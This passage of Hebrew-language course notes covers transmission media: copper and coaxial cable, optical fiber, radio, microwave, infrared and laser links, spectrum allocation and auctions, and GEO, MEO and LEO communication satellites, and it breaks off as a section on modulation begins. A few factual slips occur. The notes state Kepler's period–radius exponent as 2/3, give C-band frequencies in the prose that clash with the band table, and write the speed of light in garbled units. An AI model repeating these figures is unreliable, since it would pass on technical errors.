החוטים ובמרחק שלהם, אך לא בעיה להגיע לכמה- מגה ביטים לשניה לכמה קילומטרים (במרבית המקרים). נציין כי עם השנים התבצעו כמה פיתוחים שאפשרו להעלות את רוחב הפס, כמו: הכנסת כמה חוטי נחושת (בדר"כ 4) לחוט שזור אחד כך שכמה חוטים אחראים על כיוון אחד והאחרים על הכיוון השני (העלה/הורדה), או שזירה הדוקה יותר (מביאה לאיכות אות טובה יותר על גבי מרחקים ארוכים יותר), או העלאת רוחב הפס ע"י שימוש באות גבוה יותר. כבלים עבים, איכותיים ובעלי מעטפת מבודדת מסוג חוטים שזורים הוצגו ע"י IBM בתחילת שנות ה-80, אך בשל עלותם הגבוהה לא נחלו הצלחה.

כבל קואקסיאלי (Coaxial cable)



עוד כבל נפוץ מאוד הינו הכבל הקואקסיאלי, כבל זה מספק הגנה (בידוד) טוב יותר ורוחב פס גדול יותר (מחוטים שזורים ללא הגנה), כך שנית לפרוס אותו למרחקים גדולים יותר ללא מגברים ולקבל מהירויות גבוהות יותר. כבל קואקסיאלי בנוי מחוט נחושת במעטפת הפנימית ביותר, מעליו חומר בידוד, לאחר מכן בחומר מוליך חיצוני, ולבסוף הכל עטוף בשכבת פלסטיק להגנה. כבלים אלו יכולים לספק רוחב פס של כמה גיגה הרץ והיו בשימוש נרחב במערכת הטלפוניה ככבלים ארוכי טווח (היום, כמעט כולם מוחלפים בסיבים אופטיים).


סיבים אופטיים (Fiber optics)



לסיב אופטי יש 3 מרכיבי מפתח, מקור האור, יחידת התמסורת, והגלאי. באופן מקובל, פעימת אור מייצגת ביט 1 והעדר האור מייצג 0, יחידת התמסורת היא סיב זכוכית דק ביותר, והגלאי מייצר פעימה חשמלית כל פעם שפוגע בו אור. בעצם מה שעשינו זה להפוך את הפעימה החשמלית לאור, לשלוח את האור על גבי סיב הזכוכית ובקצה השני להפוך אותו חזרה לפעימה חשמלית. אבל איך אנחנו יכולים לשלוח את האור בתוך סיב הזכוכית? כשהאור עובר מסיב זכוכית מסוג fused silica לאוויר, הקרן נשברת, כשאנו שולחים את הקרן בזוויות מסויימות הקרן נשברת כולה חזרה לסיב הזכוכית (מבלי לאבד אף חלק ממנה אל האוויר), ז"א שקרן שפוגעת בגבול שבין סיב הזכוכית לאוויר, בזוויות מסויימת (או גדולה ממנה) לכודה בתוך סיב הזכוכית ואינה יכולה לצאת ממנו, ויכולה להתפשט למשך קילומטרים רבים, כמעט ללא הפסד כלל.

תמסורת אלחוטית

הספקטרום האלקטרומגנטי



כשאלקטרונים זזים, הם יוצרים גלים אלקטרומגנטים שמתפשטים בחלל (אפילו בוואקום). את הגלים האלה, חזה לראשונה הפיזיקאי ג'יימס קלרק מקסוול בשנת 1865 (והם נצפו לראשונה ע"י הפיזיקאי היינריך הרץ בשנת 1887). מספר התנודות לשניה של גל כזה נקרא תדר ונמדד ביחידות הרץ, והמרחק בין שתי נקודות מקסימום (או מינימום) רציפות נקרא אורך הגל (ומיוצג באופן אוניברסלי ע"י למדא). כשאנטנה בגודל המתאים מחוברת למעגל אלקטרוני היא מסוגלת לשדר את הגלים האלקטרומגנטים ביעילות, ולקלטם בצד המקבל שנמצא במרחק ממנה. (בוואקום, כל הגלים האלקטרומגנטים נעים באותה מהירות, ללא קשר לתנודות שלהם. מהירות זאת היא מהירות האור. בנחושת או בסיבים, המהירות מאטה עד בערך 2/3 ממהירות האור והופכת באופן מועט לתלויה בתנודת הגל).

כל ספקטרום התדרים של הרדיו, מיקרו-גל, אינפרא אדום, והאור (הנראה) יכולים לשמש להעברת מידע, ע"י מודולציה של האמפליטודה, התדר או הפאזה (מופע). (קרני רנטגן, אור אולטרה סגול, וקרני גמא יהיו אפילו טובים יותר בגלל התדר הגבוה עליו הם עובדים, אך קשה להפיק אותם, לבצע להם מודולציה, הם לא עוברים היטב בתוך מבנים, ומהווים סכנה ליצורים חיים). ניתן לראות בתמונה משמאל את הסיבה הברורה מדוע סיבים אופטיים מצליחים כל כך, הם נמצאים בסקאלה הגבוהה שם יש המון גיגה הרץ של רוחב פס פנוי לשידור מידע. רוב התמסורות משתמשות בתחום קטן יחסית של רצועת התדרים. הם מרכזות את האות שלהם ברצועה הצרה הזו כדי להשתמש בספטקרום באופן יעיל ולהפיק קבצי נתונים סבירים ע"י שידור בעזרת מספיק כוח. לעומת זאת, במקרים נוספים משתמשים ברצועה רחבה יותר, לדוגמה:


- **FHSS** - (ראשי תיבות: Frequency Hopping Spread Spectrum, בעברית: דילוג בתדר על ספקטרום מתפשט). במקרה הזה השידור קופץ מתדר לתדר מאות פעמים בשניה. שיטה זו פופולרית ביותר לתקשורת צבאית, מפני שהיא מקשה על גילוי השידור וכמעט בלתי אפשרי לתקוע אותה. בנוסף היא מציעה התנגדות טובה לדעיכה של מסלולים מרובים ומצרה את היקף ההפרעות, כדי שהמקבל לא יתקע על תדר לקוי/פגום/חלש למספיק זמן על מנת להשבית את התקשורת.

- **DSSS** - (ראשי תיבות: Direct Sequence Spread Spectrum, בעברית: רצף ישיר על ספקטרום מתפשט). במקרה הזה אנו נעזרים ברצף של קוד על מנת להפיץ את נתוני האות על פס תדרים רחב יותר. בשיטה זו משתמשות בעיקר חברות מסחריות כדרך יעילה מבחינת ספקטרום לתת לכמה אותות לחלוק את אותם התדרים. (שיטה כזאת בה לאותות נותנים קודים שונים נקראת CDMA).

UWB (ראשי תיבות: Ultra WideBand, בעברית: רצועה אולטרה רחבה). בשיטה זו אנו שולחים סדרה של פעימות מהירות על גבי רצועת תדרים רחבה, ומשנים את עמדות הפעימות בכל פעימה. המעברים המהירים בעמדות מובילים לאות שמתפשט בדלילות על פני פס תדרים רחב מאוד.

נמשיך לדון בכיצד חלקים השונים של הספקטרום האלקטרומגנטי עובדים עם השיטות השונות, ונתחיל ברדיו.


תמסורת רדיו



תדרי רדיו (RF - Radio Frequency) קלים ליצירה ויכולים לנוע לאורך מרחקים ארוכים, הם גם חודרים בניינים בקלות יחסית ובשל כך הם פופולריים ביותר לתקשורת, בתוך הבית ומחוצה לו. בנוסף, גלי רדיו נעים לכל הכיוונים מהמקור, כך שהמשדר והמקלט לא חייבים להיות מיושרים פיזית. המאפיינים של גלי רדיו הינם תלוי תדר. בתדרים נמוכים, גלי רדיו עוברים דרך מכשולים היטב, אך הכוח שלהם נופל בצורה חדה ככל שהמרחק מהמקור גדל. בתדרים גבוהים, גלי רדיו נוטים לנוע בקווים ישרים ולקפוץ ממכשולים. בנוסף, תדרי רדיו גבוהים נבלעים ע"י הגשם ומכשולים אחרים במידה גדולה יותר מתדרים נמוכים.

גלי רדיו בתחומי התדרים ה-VLF, LF, MF (או בקיצור התדרים מ-4^10 - 7^10 הרץ) עוקבים אחר הקרקע (כמו בתמונה משמאל - a). גלים אלו ניתנים לגילוי עבור מרחק של בערך 1000 ק"מ בתדרים הנמוכים (פחות בתדרים הגבוהים יותר). גלי רדיו ברצועות התדרים האלו יכולים לעבור דרך בניינים בקלות, ולכן מכשירי רדיו ניידים מסוגלים לעבוד בתוך הבתים. הבעיה העיקרית בשימוש ברצועות התדרים האלו לתקשורת נתונים היא רוחב הפס הנמוך שלהם. לעיתים, בתחומי התדרים HF ו-VHF, הגלים נוטים להיבלע ע"י האדמה. למרות זאת, הגלים שכן מגיעים ליונוספירה (שכבה של חלקיקים המקיפים את כדור הארץ בגובה של 100 עד 500 ק"מ) מוחזרים על ידה לכדור הארץ (כמו בתמונה משמאל - b) ולכן מאפשרים לבצע תקשורת על גבי מרחק גדול יותר.

תמסורת מיקרו-גל



מעל 100MHz, הגלים נעים כמעט בקו ישר ולכן יכולים להיות ממוקדים באופן צר. ריכוז של כל האנרגיה הזו לקרן אחת קטנה באמצעות אנטנה פרבולית (כמו זאת של יס) נותנת יחס אות לרעש גבוה. בנוסף, בדרך הזאת ניתן לסדר בשורה משדרים רבים כדי לתקשר עם מקלטים רבים, ברציפות וללא הפרעה (בהנחה שישנו רווח מספק ביניהם).

לפני הסיבים האופטיים, במשך זמן רב, תמסורת המיקרו-גל היו לב התקשורת ארוכת הטווח של תעשיית הטלפוניה. כמו שאמרנו, גלי מיקרו-גל נעים בקו ישר, כך שאם מגדלי האנטנות נמצאים במרחק רב אחד מהשני עיקול כדור הארץ יפריע להם (לכן מעת לעת נדרשים רפיטרים), ככל שהמגדלים גבוהים יותר, כך הם יכולים להיות במרחק רב יותר אחד מהשני. בנוסף, בניגוד לגלי רדיו בתדרים נמוכים, מיקרו-גל לא עוברים דרך בניינים בצורה טובה, אך לרוב, הקמה של 2 מגדלים כאלו תהיה זולה יותר מלהניח 50 ק"מ של סיבים דרך הרים או שטחים עירוניים.

הפוליטיקה של הספקטרום האלקטרומגנטי

כדי למנוע כאוס מוחלט, ישנם הסכמים לאומיים ובין לאומיים להסדרת רשות השימוש בתדרים (מי מורשה להשתמש באיזה תדר). מכיוון שכולם רוצים קצב נתונים גבוה יותר, כולם רוצים עוד ספקטרום. ממשלות מקצות ספקטרום לרדיו AM ו-FM, לטלוויזיה, לחברות הטלפונים הנייחים, לסלולריים, למשטרה, לתקשורת ימית, לניווט, לצבא. כדי שיהיה ניתן להשתמש בתדרים האלו באופן גלובלי בלי להפריע אחד לשני, וגם לייצר מכשירים שמסוגלים לפעול באופן עולמי, ישנן סוכנויות דוגמת ה-ITU-R המנסות לתאם את ההקצאות האלו (למרות שהמדינות לא מחויבות לקבל את המלצות הסוכנות). גם כשחלק מהספקטרום מוקצה לשימוש כלשהו, לדוגמה למכשירים ניידים, ישנה בעיה נוספת של איזו מפעילה תורשה להשתמש באיזה תדר. כדי לבצע את הבחירה הזאת תחילה היו מבצעים "תחרות יופי" בה כל אחת מהחברות הייתה מגיעה ומסבירה איך השימוש שלה בתדר א' יתרום לציבור הכי הרבה. ניתן להבין לבד כי שיטה זו הובילה לשחיתות והוחלפה לאחר מכן לשיטת ה"לוטו", בשיטת הלוטו היו מגרילים את התדרים כך שאין כל השפעה לאף אחד על התדר שכל חברה תקבל, אך שיטה זו הובילה לכך שחברות רגילות (לא מפעילות סלולר) היו נכנסות להגרלה ובמידה וזכו היו לאחר מכן מוכרות את התדר לחברות הסלולר, כך שלאותן חברות היה רווח עצום ללא סיכון. דבר שהוביל לשיטה השלישית שקיימת כיום, השיטה הזו בוצעה לראשונה בשנת 2000 ע"י הממשלה הבריטית בשביל התדרים לדור השלישי, בשיטה זו מבצעים מכרז על התדרים למרבה במחיר.


הממשלה הבריטית העריכה כי תרוויח מהמכרז כ-4 מיליארד דולר, אך מפעילות הסלולר כל כך פחדו להישאר בלי תדרים (או עם תדרים פחות טובים) עד שהם נתנו הימורים כל כך גבוהים שהממשלה הבריטית קיבלה 40 מיליארד דולר מהמכרז. דבר שמוביל לבעיה נוספת, המכרז השאיר את המפעילות קרוב מאוד לפשיטת רגל, או במקרה הטוב, חוב גבוה עד כדי כך שידרשו שנים להחזיר את ההשקעה על תשלום הרישיון (דבר שכמובן מוביל לגלגול המחיר לצרכן, תחרות נמוכה (כל המפעילות צריכות להחזיר את הסכום ואף אחת לא מעוניינת להתחרות כל עוד הצרכן משלם), ואף האטת ההתקדמות הטכנולוגית). יש לציין כי כל הממשלות שומרות בצד ספקטרום תדרים לשימוש ללא תשלום שנקרא ISM (ראשי תיבות: Industrial, Scientific, Medical). ספקטרום זה משמש למכשירים לפתיחת דלתות המוסך, טלפונים נייחים אלחוטיים, צעצועים הנשלטים ברדיו, מיקרופונים אלחוטיים וכד'.

כדי להקטין את ההפרעות של מכשירים אלו לגלים בשאר הספקטרום, ה-FCC אף הגביל אותם בכוח השידור שלהם (לאזור ה-1 וואט), ואם הם רוצים להפיץ את השידור שלהם למרחק רב יותר, עליהם להשתמש בטכניקות אחרות.

תמסורת אינפרא אדום

גלי אינפרא אדום מונחים משמשים באופן נרחב לתקשורת קצרת טווח, דוגמת שלטים המשמשים לטלויזיה, ל-DVD, לסטריאו וכד'. לרוב, הם זולים וקלים לבניה. אך יש להם חיסרון גדול: הם לא עוברים דרך עצמים מוצקים. לעומת זאת עובדה זו יכולה לשמש גם כיתרון, זה אומר שמערכת אינפרא אדום בחדר אחד לא תפריע למערכת אינפרא אדום בחדר אחר. ובשל עובדה זו אין צורך ברישיונות ממשלתיים לסטנדרט זה. גם מבחינת אבטחה, מערכת אינפרא אדום חסינה יותר לציתות בשל העובדה שאינה עוברת דרך עצמים מוצקים, לדוגמה גלי רדיו.

תמסורת אור




איתות אופטי בלתי מונחה קיים כבר מאות שנים. אך יישום מודרני שלו הוא חיבור רשתות LAN של שני בניינים באמצעות לייזר שמורכב על גג הבניין. איתות בעזרת לייזר הוא חד כיווני, ז"א שכל בניין צריך לייזר משלו וחיישן קריאה משלו. סכמה זו מציעה רוחב פס גדול מאוד בעלות נמוכה, והיא יחסית מאובטחת (קשה לצותת לקרן לייזר צרה). בנוסף, קל מאוד להתקין את המערכת הנ"ל ושלא כמו מיקרו-גל היא לא דורשת רישיון של ה-FCC. החוזק של המערכת מגיע מהקרן הצרה של הלייזר, אך זוהי גם חולשתו העקרית. כיוון שקשה מאוד לייצר

קרן ברוחב 1 מ"מ האמורה לשדר למטרה בגודל של סיכה הנמצאת במרחק של 500 מטר. וכדי להקשות עוד יותר, הלייזר מושפע מרוח ומטמפרטורה שיכולים לעקם את הקרן.

תקשורת לווינים

בצורתו הפשוטה, ניתן לחשוב על לווין תקשורת כרפיטר מיקרו-גל הנמצא בשמים. הלווין מכיל כמה טרנספונדרים (התקן אלקטרוני הקולט ומשדר אותות), שכל אחד מהם מקשיב לחלק קטן מהספקטרום, מגביר את האות הנכנס, ומשדר אותו חזרה בתדר אחר (כדי למנוע הפרעות עם האותות הנכנסים). על פי חוקי קפלר, זמן ההקפה של לויין משתנה על פי הרדיוס של המסלול בחזקת 2⁄3. או בקיצור, ככל שהלווין גבוה יותר כך זמן ההקפה ארוך יותר. בסמוך לפני כדור הארץ זמן ההקפה הוא בערך 90 דק', ובגובה של 35,800 ק"מ (מעל קו המשווה) זמן ההקפה הוא 24 שעות (בגובה של 38,400 ק"מ זמן ההקפה הוא חודש שלם, זמן ההקפה של הירח).



זמן ההקפה של הלווין הוא חשוב לקביעת מיקומו, אך לא הגורם היחידי לקביעה זו, הגורם השני הוא חגורות ואן אלן. חגורות ואן אלן הן שכבות חלקיקים הטעונים במטען חשמלי, ולכודות בשדה המגנטי של כדור הארץ. כל לווין שנמצא בתוכן יהרס די בקלות ע"י החלקיקים. הגורם הזה הביא לכך שישנם רק 3 אזורים שבהם ניתן למקם את הלווינים בצורה בטוחה (באיור משמאל).


GEO - לוויני המסלול הגיאוסטציונרי

בשנת 1945, ארתור סי קלארק חישב כי לווין בגובה 35,800 ק"מ יראה ללא תנועה (מכיוון שלוקח לו 24 שעות להשלים סיבוב סביב כדור הארץ בדיוק כמו הזמן שלוקח לכדור הארץ להשלים סיבוב סביב עצמו) וכך לא צריך יהיה לעקוב אחריו (אלא רק לכוון אליו אנטנות פשוטות פעם אחת בלבד). הוא המשיך ותיאר מערכת תקשורת שלמה העושה שימוש בלווינים גיאוסטציונרים (כולל המסלול, פנאלים סולריים, תדרי רדיו, ונהלי שיגור). למרבה הצער הוא ביטל את הלויין בטענה שהוא לא שימושי, מכיוון שבלתי אפשרי לשים מגבר רעב לכוח, ושביר בצינור וואקום לחוג במסלול. המצאת הטרנזיסטור שינתה את כל זה, ולווין התקשורת הראשון, טלסטאר, שוגר ביולי 1962. מאז, תעשיית הלווינים הפכה להיות תעשייה של מיליארדי דולרים וזהו ההיבט היחידי של החלל החיצון שהפך להיות מאוד רווחי. עם הטכנולוגיה הקיימת היום, המרחק המינימלי שניתן לשים 2 לווינים אחד מהשני בלי הפרעות הוא 2 מעלות. ובהתחשב בכך

שיש לכדור הארץ 360 מעלות, זה אומר שניתן לשים 180 לווינים בשמים בעת ובעונה אחת. אף על פי כן, כל משדר יכול להשתמש בכמה תדרים כדי להגדיל את רוחב הפס שלו. מכיוון שיש מספר מוגבל של לווינים שיכולים להיות בשמים בעת ובעונה אחת, כדי למנוע כאוס בנושא, הקצאת מיקומי מסלול ללווינים נעשית על ידי ה-ITU. תהליך ההקצאה הוא מאוד פוליטי, וארצות מתפתחות ואפילו כאלו שעדיין נמצאות ב"עידן האבן" דורשות הקצאה למסלול (כדי להציע אותו אח"כ למרבה במחיר), ואם זה לא מספיק גרוע, גם חברות תקשורת, טלוויזיה, ממשלות, וגופים צבאיים רוצים חתיכה מהעוגה.

יש לציין כי לווינים לא נשארים לעד. הלווינים המודרנים די גדולים ושוקלים בסביבות 5,000 ק"ג, וצורכים כמה קילוואטים אחדים של כוח חשמלי המופק מהפנאלים הסולריים. ההשפעה של השמש, הירח, וכוח העבודה הפלנטרי נוטה להרחיק אותם מהמקום ומהאורנטצייה שהוקצאה להם, בשביל להשאיר אותם במקומם ישנו אפקט נגדי שמתבצע ע"י מנועי רקטות שמחוברים ללווין. הכיוונונים הקטנים האלו נקראים station keeping. אחרי שהמנועים לכיוונינים מתעייפים (אחרי בערך 10 שנים), הלווין מתחיל לנטות ואז יש לכבות אותו. לבסוף הלווין יוצא ממסלולו וחוזר לארץ, בעת החזרה הוא נשרף בכניסה לאטמוספריה (בפעמים נדירות מאוד הוא מתרסק לכדור הארץ). בנוסף, כמות הלווינים היא לא הבעיה היחידה, גם התדרים מהווים בעיה, מכיוון שלעיתים קרובות, תדרי ה-Downlink מפריעים לתדרי המיקרו-גל. ה-ITU הקצה רצועות תדרים ספציפיות לשימוש לווינים. הראשיים מבינהם מופיעים באיור משמאל. הרצועה הראשונה שעוצבה לתקשורת מסחרית היה ה-C, שני טווחי תדרים מוקצים בתוכה, אחד לתנועה יורדת והשני לתנועה עולה (ללווין) (2 טווחים דרושים כדי לאפשר לתנועה בשני הצדדים באותו הזמן). הערוצים האלו (1.5GHz ו-1.6GHz) כבר צפופים מפני שמפעילים משתמשים בהם לקישורי מיקרו-גל בין יבשתיים. הרצועות L ו-S נוספו בשנת 2000 אחרי הסכמים בין לאומיים, אך גם הם עמוסים ואף צרים מבחינת רוחב פס. הרצועה הבאה הזמינה לתקשורת מסחרית היא Ku, הרצועה הזו היא (עוד) לא צפופה ובתדרים הגבוהים שלה, לווינים מסוגלים להיות במרחק של מעלה אחת בלבד אחד מהשני בלי להפריע לתקשורת. אך לרצועה זו קיימת בעיה אחרת: גשם. הגשם סופג ("בולע") את הטווחי המיקרו-גל הקצרים האלו בצורה טובה מידי. הרצועה האחרונה היא Ka, אך בשל עלויות הציוד הגבוהות היא אינה בשימוש נרחב במיוחד. יש לציין כי בנוסף לתדרים המסחריים האלו, קיימים עוד המון תדרים בשימושים של הממשלות והצבאות השונים. ללווין מודרני ישנם בסביבות 40 משדרים, ובהתחלה כל משדר היה פועל כצינור עצמאי (רוחב הפס הכולל היה מחולק לרצועות תדרים קטנות באופן קבוע). אך בשנים האחרונות כל קרן של משדר מחולקת לתאי זמן, כשכל משתמש לוקח בתורו תא (נרחיב בהמשך על הטכניקות האלו).

Band	Downlink	Uplink	Bandwidth	Problems
L	1.5 GHz	1.6 GHz	15 MHz	Low bandwidth; crowded
S	1.9 GHz	2.2 GHz	70 MHz	Low bandwidth; crowded
C	4.0 GHz	6.0 GHz	500 MHz	Terrestrial interference
Ku	11 GHz	14 GHz	500 MHz	Rain
Ka	20 GHz	30 GHz	3500 MHz	Rain, equipment cost




אחד מהפיתוחים האחרונים בתחום תקשורת הלווינים היה ה'מיקרו תחנות' הזולות והקטנות שנקראות VSAT (ראשי תיבות: Very Small Aperture Terminals). למסופים הקטנים האלו יש אנטנה בגודל (בערך) מטר אחד בלבד (לעומת 10 מטר ללוויני GEO סטנדרטים), קצב העלאה שלהם בדר"כ טוב עד 1Mbps, וההורדה עד כמה מגה ביטים לשניה. ברוב הפעמים למערכות ה-VSAT אין מספיק כוח כדי לתקשר אחד עם השני ישירות (דרך הלווין), לכן ישנה תחנת קרקע מיוחדת הנקראת hub עם אנטנה גדולה שתפקידה להעביר את התנועה בין ה-VSAT-ים. (יש לציין כי טכניקה זו גורמת לעיכוב (delay) גדול יותר אך זה מתבצע תמורת תחנות קצה זולות יותר). לתקשורת לווינים יש כמה מאפיינים שונים מאוד מקישורית נקודה לנקודה יבשתית. נתחיל בכך שאף שהאות נע לווין ומהלווין במהירות האור (כמעט 300,000 קמ"ש/שניה) המרחק הרב בין תחנת הקצה ללווין גורם לעיכוב מורגש אצל לוויני GEO, באיזור ה-270 מיילי שניות (וכ-540 מילי שניות ל-VSAT המחובר ל-hub). בעיה נוספת היא שקרן האור פוגעת באזור גדול, וכך השידור המתבצע מיועד לכל התחנות, כל התחנות יכולות לקלוט אותו (למרות שניתן לדמות שידור נקודה לנקודה, אך שידור זה יהיה יקר יותר). מצד אחד, זהו יכול להיות יעיל, אך מצד שני, מנקודת הפרטיות, לווינים הם נוראיים: כל אחד יכול לשמוע הכל, ולכן הצפנה היא הכרחית לתקשורת מאובטחת. בנוסף, בשל הגובה הרב בו לווינים אלו נמצאים (36,000 ק"מ) הם משלימים הקפה של כדור הארץ רק כל 24 שעות, אך כדי לכסות את כל שטח כדור הארץ דרושים אך ורק 3 לווינים כאלו.

MEO - לווייני המסלול האמצעי

לווינים אלו נמצאים בגובה הרבה יותר נמוך מלווייני GEO (כ-18,000 ק"מ), וממוקמים בין 2 חגורות ואן אלן. הם נעים באיטיות לאורך קו האורך ולוקח להם (בערך) 6 שעות להקיף את כדור הארץ (בגלל תנועתם בשמים יש לעקוב אחרי מיקומם). בנוסף, מפני שהם בגובה נמוך יותר, כל אחד מכסה שטח קטן יותר ודרושים 10 לווינים כאלו כדי לכסות את כל שטח כדור הארץ. אך מנגד, הם דורשים משדרים חלשים יותר (כי מרחק השידור קטן יותר). יש לציין כי לווינים אלו משמשים בעיקר לתקשורת GPS.

LEO - לוויני מסלול נמוך




לווינים אלו נמצאים בגובה עוד יותר נמוך (כמה מאות ק"מ), ובשל גובה זה העיכוב הקיים מתחנת הקרקע ללווין הוא כמה מילי שניות אחדות. בנוסף, בשל גובהם הנמוך הם מכסים פחות שטח, וכתוצאה מכך נדרשים יותר לווינים כדי לכסות את כל כדור הארץ (כ-50), בנוסף,תחנות הקרקע דורשות משדרים קטנים אף יותר. בשלושים השנים הראשונות של עידן הלווין, הגובה הנ"ל של הלווינים היה כמעט ללא שימוש, מפני שבגובה הנמוך הלווינים יצאו מהטווח מהר מאוד. פרויקט מפורסם של לווינים בגובה זה הוא פרויקט האירידיום שתוכנן ע"י מוטורולה בשנת 1990 והושק בנובמבר 1998. מוטורולה ביקשה מה-FCC לשגר 77 לווינים (ועל כך שם הפרויקט). הרעיון היה לכסות את כל כדור הארץ בלווינים כך שברגע שלווין אחד יוצא מהטווח אחר נכנס להחליפו (על תחנות הקרקע לבצע מעברים, handoffs, מלווין אחד למשנהו כדי לשמור על רציפות התקשורת). לאחר 7 שנים השירות החל לעבוד, אך הדרישה לתקשורת טלפונית לווינית הייתה נמוכה בשל ההתפתחות והגידול של רשתות הטלפונים הנידיים. כתוצאה מכך אירידיום נכשלה והכריזה על פשיטת רגל באוגוסט 1999. הלווינים והנכסים של הפרויקט (ששים 5 מיליארד דולר) נמכרו במכירה פומבית ב-25 מיליון דולר, והפרויקט יצא שוב לדרך במרץ 2001 ורק גדל מאז. השירות מספק שיחות קוליות, תעבורת מידע, שירות איתור, פקס, וניווט בכל מקום בעולם ביבשה, במים ובאוויר. הלווינים ממקומים בגובה של 750 ק"מ ובמרחק של 32 מעלות זה מזה. לכל לווין יש מקסימום 48 קרנים (לשידורים), וקיבולת של 3840 ערוצים (שכל אחד מהם אחראי על שירות אחר). מה שמעניין בפרויקט הזה הוא שהתקשורת בין שני אנשים מתבצעת בחלל (כמו שניתן לראות באיור a משמאל, בניגוד ל-b שמתבצע בקרקע).

אפנון וריבוב דיגיטליים

אחרי שעברנו על המאפיינים של ערוצי תקשורת קווית ואלחוטית, נפנה את תשומת ליבנו לבעיה של שליחת מידע דיגיטלי. ערוצי תקשורת קווית ואלחוטית נושאים אותות אנלוגיים, כמו מתח (המשתנה ברציפות), עוצמת אור, או עוצמת קול. כדי לשלוח מידע דיגיטלי, אנחנו צריכים למצוא דרך לייצג ביטים ע"י אותות אנלוגיים. תהליך ההפיכה בין ביטים לאותות מיוצג על ידי מושג שנקרא אפנון (ובאנגלית: digital modulation, ומכאן בא השם של המודם). בחלק זה נדבר גם על ריבוב. ערוצים חולקים הרבה פעמים כמה אותות, אחרי הכל זה הרבה יותר נוח להשתמש בחוט אחד כדי להעביר כמה אותות מאשר להתקין חוט לכל אות. החלוקה הזאת נקראת ריבוב (ובאנגלית: multiplexing) וניתן להשיגה בכמה דרכים.

תמסורת Baseband



